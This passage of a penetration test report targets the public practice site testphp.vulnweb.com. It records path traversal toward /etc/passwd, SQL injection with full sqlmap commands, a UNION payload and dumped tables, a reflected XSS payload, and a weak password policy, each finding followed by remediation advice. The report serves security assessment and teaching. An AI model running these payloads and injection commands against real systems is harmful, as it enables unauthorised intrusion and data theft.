


Recommendation:- Hide Sensitive contents from this web page.
Implement access controls

9) Sensitive Information Disclosure (High)

Description	It is possible obtain the login credentials of users from http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg by capturing the packets and using the wordlist *../../etc/passwd*
Impact	High
System	http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg

Proof of concept:



Recommendation:- Hide Sensitive contents from this web page or delete the web page. Implement access controls

10) SQL injection (Critical)

Description	The webpage http://testphp.vulnweb.com/product.php?pic=1 is vulnerable to SQL injection. It is possible to view all the contents of other pages. It displays "*artist ids*", "*artist names*" and much more information.
Impact	High
System	http://testphp.vulnweb.com/product.php?pic=1

Proof of concept:

```
[10:39:36] [WARNING] reflective value(s) found and filtering out
[10:39:38] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[10:39:38] [INFO] testing 'Generic inline queries'
[10:39:38] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:39:38] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:39:39] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:39:39] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:39:40] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:39:40] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' inje
ctable
[10:39:40] [INFO] testing 'MySQL inline queries'
[10:39:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[10:39:40] [WARNING] time-based comparison requires larger statistical model, please wait..............  (done)
[10:39:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[10:39:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[10:39:47] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[10:39:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:39:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:39:48] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:40:09] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:40:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:40:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) t
echnique found
[10:40:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colum
ns. Automatically extending the range for current UNION query injection technique test
[10:40:12] [INFO] target URL appears to have 11 columns in query
[10:40:13] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
---
Parameter: cat (GET)
```

```
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[10:42:31] [INFO] fetching database names
[10:42:31] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-----------------------------------------+
| artists                                 |
| carts                                   |
| categ                                   |
| featured                                |
| guestbook                               |
| pictures                                |
| products                                |
| users                                   |
+-----------------------------------------+

Database: information_schema
[79 tables]
+-----------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS       |
| APPLICABLE_ROLES                        |
| CHARACTER_SETS                          |
| CHECK_CONSTRAINTS                       |
| COLLATIONS                              |
| COLLATION_CHARACTER_SET_APPLICABILITY   |
| COLUMNS_EXTENSIONS                      |
| COLUMN_PRIVILEGES                       |
| COLUMN_STATISTICS                       |
| ENABLED_ROLES                           |
| FILES                                   |
```

```
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[10:53:40] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| adesc      | text         |
| aname      | varchar(50)  |
| artist_id  | int          |
+------------+--------------+

[10:53:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:53:41 /2024-03-17/

┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C adesc --dump --time-sec=10

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b6b7671,0×664f507156786844436c6465414b6b74
43664d41755864517657574b614b5a416475634f57774151,0×71717a7071),NULL-- -
---
[11:00:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:00:13] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+

[11:00:14] [INFO] table 'acuart.artists' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.c
sv'
[11:00:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:00:14 /2024-03-17/

┌──(root㉿kali)-[/home/kali]
└─#
```


Recommendation:-

- Usepreparedstatements(parameterizedqueries): Prepared statements separate the SQL code from the user input.
- Validateandsanitizeinputs: Rigorously examine all user inputs before incorporating them into SQL queries.
- Escapespecialcharacters
- Minimizedatabaseprivileges
- EncryptData

11) Reflected Cross-site scripting in search bar (Critical)

Description	An attacker could inject malicious code into the search bar description. When another user sees that description and clicks the link, the attacker's code could run in the victim's browser. This code could steal the user's login information, redirect them to malicious sites, or disrupt the website itself. The command "*<img src=s onerror=alert(1)>*" was used.
Impact	High
System	http://testphp.vulnweb.com/

Proof of concept:



Recommendation:-

Input Validation and Filtering: Examine all user-supplied data upon receiving it.


Output Encoding: Before displaying any user controlled data, encode it appropriately based on the context (HTML, URL, JavaScript, etc.).

Web Application Firewall: It can provide an additional layer of security. It can be configured to block malicious requests containing potential XSS payloads.

12) Weak Password Policy (High)

Description	The webpage follows a weak password policy. If a strong password policy is not implemented, it can make the webpage easily vulnerable to attacks.
Impact	High
System	http://testphp.vulnweb.com/login.php

Proof of concept:



Recommendation:-

- Create a password with minimum 8 characters.
- The password should contain special characters, numbers and symbols.
- Implement a password strength meter that gives users real-time feedback on the strength of their chosen password
- Store passwords securely using a hashing algorithm.
- Implement Multi-Factor Authentication which asks the user to enter a one-time-password which is sent to their registered mobile number or e-mail id.

Security Weakness

The assessment of the application's authentication mechanism revealed several critical security gaps. Specifically, a Weak Password Policy was identified, as the system permitted the creation of credentials with as few as four characters, making them highly susceptible to password-guessing attacks. This risk is further compounded by Unrestricted Login Attempts; the absence of account lockout thresholds or rate-limiting allowed for successful brute-force attacks against the login forms. Additionally, the Lack of Multi-Factor Authentication (MFA) represents a significant single point of failure, as an attacker only requires a set of compromised credentials to gain unauthorized access to user accounts. Implementing a robust password policy, account lockout mechanisms, and mandatory MFA is highly recommended to strengthen the system's security posture